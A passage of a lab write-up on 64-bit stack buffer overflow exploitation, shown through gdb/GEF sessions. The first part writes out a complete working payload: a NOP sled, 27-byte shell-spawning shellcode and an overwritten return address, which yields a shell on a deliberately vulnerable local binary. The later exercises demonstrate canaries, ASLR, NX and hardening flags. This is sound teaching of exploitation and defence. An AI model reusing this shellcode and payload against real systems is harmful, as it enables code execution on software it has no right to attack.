
The pattern command will search for this and determine the offset



```
gef➤  pattern search $rsp
[+] Searching for '7061616161616163'/'6361616161616170' with period=8
[+] Found at offset 520 (little-endian search) likely
gef➤
```

520 is our offset

After finding our offset, we will use a shellcode found online which spawns a shell. Its 27 bytes.




```
gef➤  r $(python2 -c 'print("\x90"*450 +
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
+ "\x41"*43 + "b"*6)')
Starting program: /home/kali/Desktop/64bit-stackoverflow/Exercise2/vul $(python2 -c 'print("\x90"*450 +
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
+ "\x41"*43 + "b"*6)')

[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x0000626262626262 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────── registers
$rax   : 0x0
$rbx   : 0x00007fffffffdc98  →  0x00007fffffffe002  →  "/home/kali/Desktop/64bit-stackoverflow/Exercise2/v[...]"
$rcx   : 0x0
$rdx   : 0x00007fffffffdb8e  →  0x7fffffffdc800000
$rsp   : 0x00007fffffffdb90  →  0x00007fffffffdc80  →  0x00007fffffffdc88  →  0x0000000000000038 ("8"?)
$rbp   : 0x4141414141414141 ("AAAAAAAA"?)
$rsi   : 0x00007fffffffe248  →  "LORFGBG=15;0"
$rdi   : 0x00007fffffffd980  →  0x9090909090909090
$rip   : 0x626262626262
$r8    : 0xfefefefefefefeff
$r9    : 0xffff000000000000
$r10   : 0x00007ffff7dd50a0  →  0x0010001a00004368 ("hC"?)
$r11   : 0x00007ffff7e70800  →  <__strcpy_sse2+0000> mov rcx, rsi
$r12   : 0x0
```


RIP is fully 0x62626262... Now we can find the NOP Sled.

We found a random address with contains 0x90909090. After using the command

```
x/400x $rsp
```



```
0×7fffffffe020: 0×7265766f      0×776f6c66      0×6578452f      0×73696372
0×7fffffffe030: 0×762f3265      0×90006c75      0×90909090      0×90909090
0×7fffffffe040: 0×90909090      0×90909090      0×90909090      0×90909090
0×7fffffffe050: 0×90909090      0×90909090      0×90909090      0×90909090
0×7fffffffe060: 0×90909090      0×90909090      0×90909090      0×90909090
0×7fffffffe070: 0×90909090      0×90909090      0×90909090      0×90909090
0×7fffffffe080: 0×90909090      0×90909090      0×90909090      0×90909090
0×7fffffffe090: 0×90909090      0×90909090      0×90909090      0×90909090
0×7fffffffe0a0: 0×90909090      0×90909090      0×90909090      0×90909090
0×7fffffffe0b0: 0×90909090      0×90909090      0×90909090      0×90909090
0×7fffffffe0c0: 0×90909090      0×90909090      0×90909090      0×90909090
0×7fffffffe0d0: 0×90909090      0×90909090      0×90909090      0×90909090
0×7fffffffe0e0: 0×90909090      0×90909090      0×90909090      0×90909090
0×7fffffffe0f0: 0×90909090      0×90909090      0×90909090      0×90909090
0×7fffffffe100: 0×90909090      0×90909090      0×90909090      0×90909090
0×7fffffffe110: 0×90909090      0×90909090      0×90909090      0×90909090
0×7fffffffe120: 0×90909090      0×90909090      0×90909090      0×90909090
0×7fffffffe130: 0×90909090      0×90909090      0×90909090      0×90909090
0×7fffffffe140: 0×90909090      0×90909090      0×90909090      0×90909090
0×7fffffffe150: 0×90909090      0×90909090      0×90909090      0×90909090
0×7fffffffe160: 0×90909090      0×90909090      0×90909090      0×90909090
0×7fffffffe170: 0×90909090      0×90909090      0×90909090      0×90909090
0×7fffffffe180: 0×90909090      0×90909090      0×90909090      0×90909090
0×7fffffffe190: 0×90909090      0×90909090      0×90909090      0×90909090
0×7fffffffe1a0: 0×90909090      0×90909090      0×90909090      0×90909090
```




```
gef➤  r $(python2 -c 'print("\x90"*450 +
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
+ "\x41"*43 + "\x40\xe0\xff\xff\xff\x7f")')
Starting program: /home/kali/Desktop/64bit-stackoverflow/Exercise2/vul $(python2 -c 'print("\x90"*450 +
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
+ "\x41"*43 + "\x40\xe0\xff\xff\xff\x7f")')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
process 116090 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
$ whoami
[Detaching after vfork from child process 116164]
kali
$ █
```

We then made the NOP Sled into little endian and replaced it with the ending 'b's

Exercise 3: Mitigation Techniques

Using the same program again. Open Exercise 3 folder.


Step 2: Implementing Stack Canaries



```
┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise3]
└─$ gcc -fstack-protector-all -o vulnerable_canary vulnerable.c

┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise3]
└─$ ./vulnerable_canary $(python2 -c 'print "A"*550')

*** stack smashing detected ***: terminated
zsh: IOT instruction  ./vulnerable_canary $(python2 -c 'print "A"*550')

┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise3]
└─$ 
```

Stack canaries makes it appearance again. Here it shows the program terminating.


Step 3: Enabling ASLR



```
┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise3]
└─$ cat /proc/sys/kernel/randomize_va_space

2

┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise3]
└─$ sudo sysctl -w kernel.randomize_va_space=2

[sudo] password for kali:
kernel.randomize_va_space = 2
```

Printing ASLR value and changing it. If you want to disable it instead of 2 make it 0.


Step 4: Marking the Stack as NX



```
┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise3]
└─$ gcc -z noexecstack -o vulnerable_nx vulnerable.c

┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise3]
└─$ gdb vulnerable_nx
GNU gdb (Debian 13.2-1+b2) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
93 commands loaded and 5 functions added for GDB 13.2 in 0.00ms using Python engine 3.12
Reading symbols from vulnerable_nx...
(No debugging symbols found in vulnerable_nx)
gef➤  checksec
[+] checksec for '/home/kali/Desktop/64bit-stackoverflow/Exercise3/vulnerable_nx'
Canary                        : ✘
NX                            : ✓
PIE                           : ✓
Fortify                       : ✘
RelRO                         : Partial
gef➤  
```

Here we use the command noexecstack to add the NX bit, to check we used checksec in gdb.

Step 5: Enabling all at once



```
┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise3]
└─$ gcc -fstack-protector-strong -D_FORTIFY_SOURCE=2 -Wl,-z,relro,-z,now -o secure_program vulnerable.c

┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise3]
└─$ gdb secure_program
GNU gdb (Debian 13.2-1+b2) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
93 commands loaded and 5 functions added for GDB 13.2 in 0.00ms using Python engine 3.12
Reading symbols from secure_program...
(No debugging symbols found in secure_program)
gef➤  checksec
[+] checksec for '/home/kali/Desktop/64bit-stackoverflow/Exercise3/secure_program'
Canary                        : ✓
NX                            : ✓
PIE                           : ✓
Fortify                       : ✘
RelRO                         : Full
gef➤  
```